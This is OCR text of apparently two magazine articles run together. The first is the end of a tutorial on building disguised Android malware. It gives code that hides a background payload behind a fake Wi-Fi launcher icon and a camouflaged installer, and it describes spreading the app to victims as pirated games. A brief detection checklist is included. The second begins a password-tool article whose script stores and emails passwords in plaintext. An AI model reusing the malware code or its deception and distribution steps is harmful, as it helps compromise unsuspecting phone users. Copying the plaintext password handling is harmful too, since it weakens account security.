```

Please note that MainActivity and WifiSettings use the same XML layout file! See the excerpt of the code above. The next step is adding a fake Wi-Fi icon (optimal size is 192x192 pixels) into the `. . . /res/`drawable directory. In our case, the name of the fake Wi-Fi icon is wifi_icon.png. Now, we will edit the `. . ./res/values/strings.xml` file by adding these two lines:

```
<string name="wifi_settings_activity_name">Wi-Fi</string>

<string name="wifi_settings_alias">Wi-Fi</string>
```

We are going to add an activity tag of WifiSettings Activity to the AndroidManifest.xml file. It is important to place the activity tag properly, as shown in the code below, therefore, we state the whole edited AndroidManifest.xml file here:

```
<?xml version="1.0" encoding="utf-8"?>

  <manifest xmlns:android="http://schemas.android.com/apk/res/android"

    package="org.hakin9.packageinstaller">
```

```
<application

  android:allowBackup="true"

  android:icon="@mipmap/ic_launcher"

  android:label="@string/app_name"

  android:supportsRtl="true"

  android:theme="@style/AppTheme">

  <activity android:name=".MainActivity">

    <intent-filter>

      <action android:name="android.intent.action.MAIN" />



      <category android:name="android.intent.category.LAUNCHER"/>

    </intent-filter>

  </activity>



  <activity

    android:name=".WifiSettings"

    android:label="@string/wifi_settings_activity_name"

    android:theme="@style/AppTheme" >

  </activity>



</application>



</manifest>
```

After this adjustment we can launch our malware. There is no change on the icon list, the Wi-Fi icon is still absent. The situation is the same as it is depicted in Figure 15. It means that further editing of AndroidManifest.xml will be necessary in order to replace the Package installer icon with the Wi-Fi icon. We will add the activity-alias tag, take <category android:name="android.intent.category.LAUNCHER"/> from MainActivity and we will paste it into activity-alias of WifiSettings Activity:

```
<?xml version="1.0" encoding="utf-8"?>

  <manifest xmlns:android="http://schemas.android.com/apk/res/android"

    package="org.hakin9.packageinstaller">



    <application

      android:allowBackup="true"

      android:icon="@mipmap/ic_launcher"

      android:label="@string/app_name"

android:supportsRtl="true"

android:theme="@style/AppTheme">

<activity android:name=".MainActivity">

  <intent-filter>

    <action android:name="android.intent.action.MAIN" />



  </intent-filter>

</activity>



<activity

  android:name=".WifiSettings"

  android:label="@string/wifi_settings_activity_name"
```

```
    android:theme="@style/AppTheme" >
  </activity>

  <activity-alias
    android:targetActivity=".WifiSettings"
    android:name=".Anything"
    android:label="@string/wifi_settings_alias"
    android:icon="@drawable/wifi_icon">
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
  </activity-alias>

  </application>

</manifest>
```

At the moment, we can run the application again and, as you can see in Figure 16, our original icon has disappeared, and there is a Wi-Fi icon instead of it. We think that this step deserves additional explanation, since we spent a certain amount of time editing the program icon in order for it to look like real ‘Package installer’ and now this icon is gone. Don't be afraid, it wasn’t a waste of effort. Although our fake icon of ‘Package installer’ is not on the icon list anymore, it will be used to trick users during the installation process. It looks as if the installation process was performed by ‘Package installer’, (see Fig. 23) but it is not true. In reality, it is our icon and caption we had prepared. It helps us to camouflage our malware on the victim's mobile device because we don't need to use any attractive title such as the name of a paid game (app_name parameter) and then mask it on the list of installed applications. All we have to do is name our APK malware file with a name of some of the most wanted paid applications (e.g. NeedForSpeed.apk) and then use some malware distribution channels.




Figure 16 Wi-Fi icon replaced the original icon of Package installer

Note: Occasionally, some compilation errors can occur in this phase. The solution is very easy: uninstall our application from the mobile device, restart it and then perform new installation via Android Studio 2.0. The error should be fixed by this procedure.

If we click on the new Wi-Fi icon, the WifiSettings Activity will be displayed on the mobile device screen as can be seen in Figure 17. The GUI looks almost identical to the GUI of MainActivity in Figure 12, nevertheless, the text on the app bar is different. However, WifiSettings Activity is still visible and thus we have to edit `…/res/values/styles.xml` analogously as we did it in 'Development of modern Hidden APK malware based on BroadcastReceiver' section:

```
<resources>


  <!-- Base application theme. -->
  <style name="AppTheme" parent="Theme.AppCompat.Light.DarkActionBar">
    <!-- Customize your theme here. -->
    <item name="android:windowIsTranslucent">true</item>
```

```
    <item name="android:windowBackground">@android:color/transparent</item>

    <item name="android:windowContentOverlay">@null</item>

    <item name="android:windowNoTitle">true</item>

    <item name="android:windowIsFloating">true</item>

    <item name="android:backgroundDimEnabled">false</item>

  </style>



</resources>
```




Figure 17 GUI of WifiSettings Activity

Now, after clicking on the Wi-Fi icon, the Activity's title, with the same text as the Wi-Fi icon caption, will appear (see Figure 18).




Figure 18 Value of wifi_settings_alias is visible

As we can see in Figure 18, it is obvious that the title of WifiSettings Activity is still visible and it has a value of wifi_settings_alias stored in the `.../res/values/strings.xml` file. In the first malware example, it did not matter because we masked the title bar by: *<string name="app_name"> </string>* in `.../res/values/strings.xml` file. This time, we have to make a change in the `.../res/values/styles.xml` file, making the title of WifiSettings Activity invisible. It can be done by adding this line *<item name="windowNoTitle">true</item>* to the styles.xml.

Note: In order to make it clearer, the value of wifi_settings_alias has been changed from 'Wi-Fi' to 'Wi-Fi Alias'. This change is only for demonstration purposes (Figure 18), don't change it because we will need both wifi_settings_activity_name and wifi_settings_alias to have the same value which is 'Wi-Fi' in the rest of the tutorial.

The camouflage process is finished now, however, users expect that after clicking on the Wi-Fi icon, the Wi-Fi settings system component will be launched. Let's implement behavior of our Activity in order to meet the expectations of users. This can be achieved by adding onResume method to WifiSettings Activity:

```
@Override

 public void onResume()
```

```
{
    super.onResume();
    startActivity(new Intent(Settings.ACTION_WIFI_SETTINGS));
    finish();
}
```

This code ensures that after clicking on the Wi-Fi icon, the Wi-Fi settings component will be launched as shown in Figure 19.

Figure 19 Wi-Fi settings

The critical part of the code that secures normal, i.e. inconspicuous, behavior is calling 'finish' into onResume method. If 'finish' is not called, there is a risk of an endless loop that occurs whenever the Wi-Fi settings component, launched via clicking on the Wi-Fi icon, is displayed and the user clicks on the Back button. Let's explain how an endless loop works. After the user clicks on the Back button, onReceive method of our malware is called again and it causes the Wi-Fi settings component to appear again. The user will be stuck in the Wi-Fi settings component. Naturally, after the Wi-Fi settings is done, the user wants to leave the component, therefore, he clicks on the Back button and the described process will happen again and again as depicted in Figure 20. Please make sure that calling 'finish' will be the last line of onReceive method.

Figure 20 The endless loop

Now, the cooperation between our malware and the Wi-Fi settings component is normal and that's why we can add malicious code. Probably one of the best ways to do it is create a class which will be exclusively owned by WifiSettings Activity and it will be an instance of AsyncTask. It will ensure that all malware actions will be performed silently in the background. Here is an example of such code:

```
private class MalwareInBackground extends AsyncTask<String, Void, String>
 {
   @Override
   protected String doInBackground(String... params)
   {
     try
     {
       // do something malicious
```

```
      // put your background malware code here
    }
    catch (Exception e)
    {
      Log.d("MMMM", "Error doInBackground: " + e.toString());
    }

    return null;
  }

  @Override
  protected void onPostExecute(String result)
  {
    try
    {
      Toast.makeText(getApplicationContext(), "Malware code has been executed.",
       Toast.LENGTH_LONG).show();
    }
    catch (Exception e)
    {
      Log.d("MMMM", "Error onPostExecute: " + e.toString());
    }
  }
}
```

In order for our malware to work smoothly as a whole, we should put all malicious actions into the doInBackground method (main background part) and if we need to influence UI elements for some reason, we have to do it from the onPostExecute method after the main part of the malicious code located in doInBackground method is finished. In our case, we used the onPostExecute method just for harmless display of the text “Malware code has been executed” (see Figure 21).

Figure 21 The malware code has been executed

At this point, we can describe the overall functioning of our malware draft. This malware also includes procedures of social engineering, because:

- we have created the Wi-Fi icon capable of launching the Wi-Fi settings component directly unlike the standard Settings icon; it is more comfortable for the user as the user saves additional click/clicks.
- we have put the Wi-Fi icon onto the icon list so it is only a matter of time until the user notices it and tries to tap on it. The Wi-Fi icon can be also placed on the home screen of the victim's mobile device.

These measures may lead to the state that every time the user wants to set the Wi-Fi connection, he will click the Wi-Fi icon because it is faster than the standard way. After the user clicks on the icon, the Wi-Fi settings component is launched in the foreground and at the same time MalwareInBackground class (its methods) launched in the background. The malware code will start accomplishing its malicious goals. Performing the code of the MalwareInBackground’s methods is implemented via a separate thread, which results in the malicious code being able to continue its execution even if the user clicks the Back or Home buttons. The user has no possibility of stopping this background thread. The principle of the Hidden APK malware operation is depicted in Figure 22.




Figure 22 The principle of our Hidden APK malware operation

This version of Hidden APK is very hard to detect by antivirus software because users launch the malware by themselves. Nevertheless, security experts familiar with the principle of Hidden APK described in this section can easily detect it by:

1. decompiling tested APK application using APKTool
2. analyzing the AndroidManifest.xml file and checking whether AndroidManifest.xml includes the activity-alias tag and whether this tag includes `<category android:name="android.intent.category.LAUNCHER"/>` That is the symptom that the tested application can be Hidden APK. The parameter android:`targetActivity=".WifiSettings"` will tell the experts where the code of this activity is. The code must be checked for anything malicious. The check is achieved by:
    2.1. transforming the tested APK to the JAR file using dex2jar
    2.2. inspection of the Java code of transformed JAR file using JD-GUI




Figure 23 The installation process

We have shown how to create malware and in the next paper, we will present what ways are possible for distributing the malware onto mobile devices of victims. Hidden APKs are particularly suitable for infection of legitimate paid APK applications, such as mobile games, various multimedia players, etc. This can be achieved by decompiling an original application, inserting Hidden APK into the decompiled code and building it into APK package containing both the legitimate part of the application and our malware. We would like to deal with this in our next article.

References:

[1] WEBER, HARRISON. Nearly half of Facebook's users only access the service on mobile. http://venturebeat.com/[online]. VentureBeat, 2015 [Accessed: 2016-04-10]. Available from: http://venturebeat.com/2015/07/29/nearly-half-of-facebooks-users-only-access-the-service-on-mobile/

[2] Smartphone OS Market Share, 2015 Q2 [online]. IDC [Accessed: 2016-04-01]. Available from: http://www.idc.com/prodserv/smartphone-os-market-share.jsp


[3] Application Fundamentals. Android [online]. Google, 2014 [Accessed: 2016-03-30]. Available from: http://developer.android.com/guide/components/fundamentals.html

[4] Managing the Activity Lifecycle. Android [online]. Google [Accessed: 2016-04-01]. Available from: http://developer.android.com/training/basics/activity-lifecycle/index.html

Password Cracking

Cracking Passwords With John The Ripper

Brahimi Zakaria



ABOUT THE AUTHOR

Brahimi Zakaria

IT Risk Specialist

brahimi.zakaria@outlook.fr

Having always been passionate about computer security, I chose it as a specialty for my graduate studies.

I am currently responsible for IT risks in the subsidiary Société Générale Algérie where I am mainly responsible for supporting the business lines and IT in the integra- tion of Security within their projects by providing SSI expertise (risk analysis, risk management plan, control of the implementation of security measures, etc.) My areas of expertise:

- Security audit and penetration testing;
- IT risk analysis;
- Code review;
- Digital investigation;

I. Projects

The projects carried out during my career are all about computer security:

- Securing a vulnerable web application
- Realization of an automated malware analysis framework
- Realization of a file system supervision tool

II. Publication

A Scalable Malware Classification Based on Integrated Static and Dynamic Features (https://link.springer.com/chapter/10.1007/978-3-319-51064-4_10)

III. Conference

Awareness of OWASP TOP 10

IV. Blog

Https://brahimizakaria.blogspot.com

V. Linkedin

Https://www.linkedin.com/in/zakaria-brahimi/

Introduction

Often, in computer science, you have to choose a password to secure something or to identify yourself. From this point, the headache begins to find one password that you will remember and that is complicated enough to be secure at the same time. This is where the tools for generating passwords come in. These tools are fully parameterizable and produce completely random passwords which makes them more difficult against cracking attempts.

Demonstration

1. Installation and test of the password generator 'PWGEN'

PWGEN is available on most GNU / Linux distributions from official repositories. On a Debian-based Linux operating system you can install it easily with the following command:

```
Sudo apt-get install pwgen
```

The command obviously requires the rights of the superuser. We will proceed as follows:

```
root@zakizak-home:/home/zakizak# apt-get install pwgen
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les NOUVEAUX paquets suivants seront installés :
  pwgen
0 mis à jour, 1 nouvellement installés, 0 à enlever et 401 non mis à jour.
Il est nécessaire de prendre 14.3 ko dans les archives.
Après cette opération, 67.6 ko d'espace disque supplémentaires seront utilisés.
Réception de : 1 http://dz.archive.ubuntu.com/ubuntu/ saucy/main pwgen i386 2.06-1ubuntu4 [14.3 kB]
14.3 ko réceptionnés en 0s (27.2 ko/s)
Sélection du paquet pwgen précédemment désélectionné.
(Lecture de la base de données... 114337 fichiers et répertoires déjà installés.)
Dépaquetage de pwgen (à partir de .../pwgen_2.06-1ubuntu4_i386.deb) ...
Traitement des actions différées (« triggers ») pour « man-db »...
Paramétrage de pwgen (2.06-1ubuntu4) ...
root@zakizak-home:/home/zakizak#
```

A basic use of the pwgen utility would be to run it by typing the pwgen command without any options as follows:

```
zakizak@zakizak-home:~$ pwgen
eeceDoh8 Saxokoo8 aeSh4que aif0oY9O Mahyee8V Iez0Shoh Ub6Ieshe queeGh8N
Veash2ie xae3Iruu Eisha6bo nie6Anah uXe3Mees chaej7Ei Eeseul0a ahr3eD3S
al9Quooj ouCohlum ahx4Chae aiJ5BohL eif0iYee buR0waen shohj8Ua ohxie1Ji
meceiB2I Kahl7Iot ieS0sien ohBoru0z xae2Be5f oo1eiPei pho8Aeng ay5haeKi
Laih7eik aeN6shai Zee2ofen jiltaeYe eoje6ahG Niewie4e ieWuu5oo diuP8vai
Iv9nahWa feiM2kah oW4Meihu UvouRu3o Pheer9oh Detum0Ei va0Nuthe ohj2haPh
eiWi3Aek oow5Thai AeW4hah3 ooTheep0 teeV8iwi ahloo8uT boo6Tiat Nie8jec8
ieVah5nu Gahd3igh rooNg7ot Thiyohy0 Aer0eem4 ox6Foesh zoiriV6n Meil0bah
ahC8ooh6 ga8te1Nu Oha4eiqu eiz7Ish9 Zahgh7oh bu4eef1E Eejoo7bo OhM9Ier7
giGhohg9 Chohr7Ef Ich0ooxa uiCii6eh Gaitoh7i naiQu0oo Sieb4mee izeeGi9y
oi1Pihoh Me8Ieth6 iinahP6e Wohngo5p naeg6Ea8 Roh5eeha Waijo7hu ih5gahCh
AhdooT3a Ais8yaeJ Yeillej0 Koon0coh AhYae2ie uDaep1sh mie4Aeze aice2Pal
lah2ahGh oNeroh3N mi1EeP2t Uichae6o Xooj1Ohr AiCa2shu ais2Roo8 Math9yei
thei2AeG Fie1beec zu6oNahX Ongie1tu eiWoh1se jienooZ5 jooNg0iv Me3uaN7e
esu5Teiy kooJ3ieF ithaeNg9 yiil9Pie ahxaW1se muTh6Ivo ao9fae9K ou1epohR
eevaR8Em ooKoqu1x Jeth9hoo eet3Otha Aichoo0p IeWeif0p Es1lu0sa eid5Jee4
Otechei0 aeK0eipi eiMobu1h yithoh5W ooSai4na Aij0uPo5 Ua0aen5J gi0eiQua
diewieC0 Aigiph20 Da1ke8Mo Thaanu6p toh5Coop seevo3Ee mohZ5jee po5aej3P
vieB5ei7 Man9ohth Wa9zu1ch to2aiR4r riphei3D weeXii8U Ii1ahphe oophah7U
Lah6ahja shaiCi0h Hie1toid TheeSh8I evao4Phe iph7faiT AiGei7ea eiTh9vei
zakizak@zakizak-home:~$
```

The command returns 160 passwords consisting of 8 characters, including letters, uppercase, lowercase and numbers.

It is possible to completely customize the passwords to be generated by giving the desired options to the *pwgen* command. To do this, refer to the manual by typing :

```
man pwgen
```

2. Generation of customizable password with the tool 'PWGEN'

Refer to the following command output :

```
a@ubuntu:~$ pwgen -s -y 25 1
RL>YBmONjX[{QuGo4?`kucD\.
a@ubuntu:~$
```

Referring to the manual, the last command is interpreted as follows:

- Generate a single password that is completely random and difficult to remember with at least one special character and contains 25 characters. This corresponds perfectly to the returned result shown in the above figure.
- Refer to the following Bash script `'change_pass.sh'`:

change_pass.sh

```
#!/bin/sh
if [ -e pass.maj ]
then
        rm pass.maj
fi
while read user
do
        password=$(pwgen -1)
        echo $user:$password >> pass.maj
       echo "votre nouveau password : $password" | mail -s pass $user
done < list_users
while read userpass
do
        echo $userpass | chpasswd
done < pass.maj
```

- Let's use another file named "`list_users`" which contains some usernames as follows (one per line) :

list_users

```
etudiant1
etudiant2
etudiant3
etudiant4
```

Now we will execute the previous script in order to see its usefulness.

We run the script as follows:

```
./scriptname.sh
```

You may not be able to run the script because there is no execution right on the file. That's why you have to execute the following command first:

```
Chmod u + x filename
```

```
root@zakizak-home:/home/zakizak# ./change_pass.sh
root@zakizak-home:/home/zakizak#
```

Now the script has executed well.

At this point, if you go through the path where the script is located, you will notice the creation of a new file named *pass.maj* and whose contents are as follows:

pass.maj

```
1  etudiant1:aikaigoo
2  etudiant2:iefighod
3  etudiant3:maeneeti
4  etudiant4:jahniequ
```

Intuitively, the script is allowed to generate a password for each user mentioned in the list_users file (one line for each user) and to save this information in the file pass.maj. One can notice the use of another command in the previous script, the command 'mail'. Concurrently, this one will be used to send to each user mentioned in list_users file his new password by mail once it's changed.

If you try to connect to one of the accounts, you will see that old passwords are no longer operational. This is because the script has also assigned generated passwords to concerned users of the system.

By resuming the password assigned to the user 'etudiant1' mentioned in the file pass.maj, access is then granted.

We can still consult the user's mailbox to ensure the smooth running of the work expected by the script. The command to access the mailbox of a user from his terminal is:

```
mail
```

Of course, if the mail service is not already installed, you should consider downloading it as follows: `sudo apt-get install mailutils`

Since the user's mailbox is supposed to contain only one message (the one sent by the script), only one corresponding line should be displayed. Thus the command option 'p' will be used in the prompt of the mail command to list the content of the email as follows:

```
$ mail
"/var/mail/etudiant1": 1 message 1 new
>N   1 root                13/458  :13 15 س مار   pass
? p
Return-Path: <root@zakizak-home>
X-Original-To: etudiant1@zakizak-home
Delivered-To: etudiant1@zakizak-home
Received: by zakizak-home (Postfix, from userid 0)
        id EC6C0E2C7C; Sat, 15 Mar 2014 13:56:37 +0100 (CET)
Subject: pass
To: <etudiant1@zakizak-home>
X-Mailer: mail (GNU Mailutils 2.99.98)
Message-Id: <20140315125637.EC6C0E2C7C@zakizak-home>
Date: Sat, 15 Mar 2014 13:56:37 +0100 (CET)
From: root@zakizak-home (root)

votre nouveau password : aikaigoo
?
```

The email contains several bits of information about the origin of the message as well as the new password generated by the script for that user.

